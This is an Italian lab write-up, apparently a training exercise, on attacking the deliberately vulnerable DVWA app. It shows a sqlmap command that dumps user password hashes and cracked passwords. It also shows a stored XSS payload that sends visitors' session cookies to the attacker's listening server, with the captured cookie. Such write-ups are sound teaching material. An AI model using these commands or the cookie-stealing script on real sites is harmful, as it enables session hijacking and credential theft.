L’output del tool sono **gli utenti, gli hash delle password, e la forma in chiaro decrittata**.

```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -D dvwa -T users -C user,password --dump
```


<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 11:50:37 /2024-01-12/

[11:50:37] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly  
 [11:50:37] [INFO] resuming back-end DBMS 'mysql'  
 [11:50:37] [INFO] testing connection to the target URL  
 sqlmap resumed the following injection point(s) from stored session:  
 Parameter: id (GET)

```

Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[11:50:44] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[11:50:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
  
```

## 2) Exploit vulnerabilità DVWA relativamente ad attacchi XSS stored

### Definizione

**XSS (Cross-Site-Scripting)** è un tipo di attacco informatico che sfrutta la **vulnerabilità** delle applicazioni web che si verifica quando le web app, come DVWA, memorizzano gli input inseriti dagli utenti senza stabilire alcun controllo e li restituisce in output agli altri utenti nel momento in cui accedono alle pagine web.

Sfruttando l'**assenza o la configurazione imprecisa di meccanismi di sanificazione degli input utenti**, un attaccante può inserire in un campo di input della web app un payload malevolo, contenente un codice HTML, CSS o Javascript.

Nel caso dell'**XSS stored**, l'applicazione web memorizza il **codice malevolo** all'interno del proprio sistema, spesso nel proprio database, **diventando parte integrante della web app**.

Quando altri utenti accedono alle pagine web, che includono anche il payload memorizzato, il database restituirà in output il codice malevolo che viene eseguito dal browser degli utenti, dando inizio all'attacco.

L'attacco XSS stored è molto pericoloso perché, con un singolo attacco, si possono colpire diversi utenti di una data applicazione web e, a differenza di quello Reflected, non è identificabili dai filtri dei web browser.

### Esecuzione dell'attacco XSS Stored sulla pagina web DVWA di Metasploitable


- **Avvio del Web server fittizio in ascolto sulla porta 1337 sulla macchina attaccante Kali**

Il comando **python -m http.server 1337** avvia un web server locale (sulla macchina Kali) tramite python.

Il parametro **-m** consente l'uso di un modulo, nel nostro caso "http.server", come script eseguibile per avviare il web server.

Infatti, il codice utilizza il modulo "**http.server**" che fornisce un web server HTTP per la gestione delle relative richieste.

"**1337**" è invece la porta su cui il server sarà in ascolto.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

- **Modifica del limite maxlength "50" nella textarea.**

Per l'inserimento del codice JavaScript nell'area di testo al fine dell'esecuzione dell'attacco XSS stored, è necessario modificare l'attributo maxlength "50" con il quale la web app imposta la lunghezza massima per il campo di input, la textarea, a 50 caratteri.

Pertanto si è proceduto dall'interfaccia di controllo dell'applicazione ad impostare la lunghezza dei caratteri a 250.



- **Analisi codice Javascript utilizzato per l'attacco.**

```
<script> var img = new Image;img.src = 'http://127.0.0.1:1337/?' + document.cookie;</script>
```

La variabile **var img = new Image()** crea un nuovo oggetto **Image**, che è una immagine dinamica .  
La parte di codice **img.src = 'http://127.0.0.1:1337/?' + document.cookie** assegna (=) la sorgente dell'immagine (**img.src**) all' URL 'http://127.0.0.1:1337 concatenato (+) con il valore restituito da "document.cookie".

L' URL '**http://127.0.0.1:1337**' è l'indirizzo web del server che gira sul localhost (**IP 127.0.0.1**), ovvero sulla stessa macchina che conduce l'attacco, e che è in ascolto sulla porta **1337**.

"**document.cookie**" è il documento HTML che esegue lo script contenente "document.cookie", cioè l'oggetto dei cookie associato alla pagina web e che ne contiene tutti i relativi cookie.

In sostanza, il codice crea un'immagine la cui sorgente è rappresentata dall'URL che include i cookie di sessione della pagina web.


Questa assegnazione rende di fatto l'immagine inesistente e inutile poiché non viene effettivamente utilizzata o visualizzata nell'HTML della pagina web.

Infatti, quando gli altri utenti visitano la pagina web di DVWA, lo script malevolo eseguito indurrà i web browser ad inviare, al server remoto del localhost, una richiesta HTTP GET, per effettuare il caricamento di un'oggetto immagine che non verrà visualizzato nella pagina web, che contiene i cookie degli utenti relativi alla pagina web come parametro della richiesta.

- **Grabbing dei cookie di sessione**

Nell'**immagine** si può constatare che l'attacco è andato a buon fine poiché, nel **log** del **web server locale** viene mostrata la richiesta HTTP GET, ricevuta dal server, per il tentativo di caricamento di "image", il cui percorso richiesto contiene invece i cookie dell'utente: **PHPSESSID=2f82c5c7c41e119070ef52bbb72fdf33**,

Pertanto è da notare che l'utente ha inviato i cookie di sessione al web server senza accorgersene perché sulla pagina web non accade nulla.





- **Dimostrazione dell'integrazione dello script malevolo nella pagina web di XSS Stored**

Con un **nuovo accesso** alla pagina, il log del server mostrerà una **seconda richiesta GET** per il caricamento di un'immagine il cui percorso è costituito **nuovamente** dai **cookie** dell'utente.

Questa è la prova che il payload è divenuto parte integrante del sistema dalla pagina web tale per cui l'attacco avverrà (il payload verrà restituito) automaticamente ad ogni caricamento della pagina.

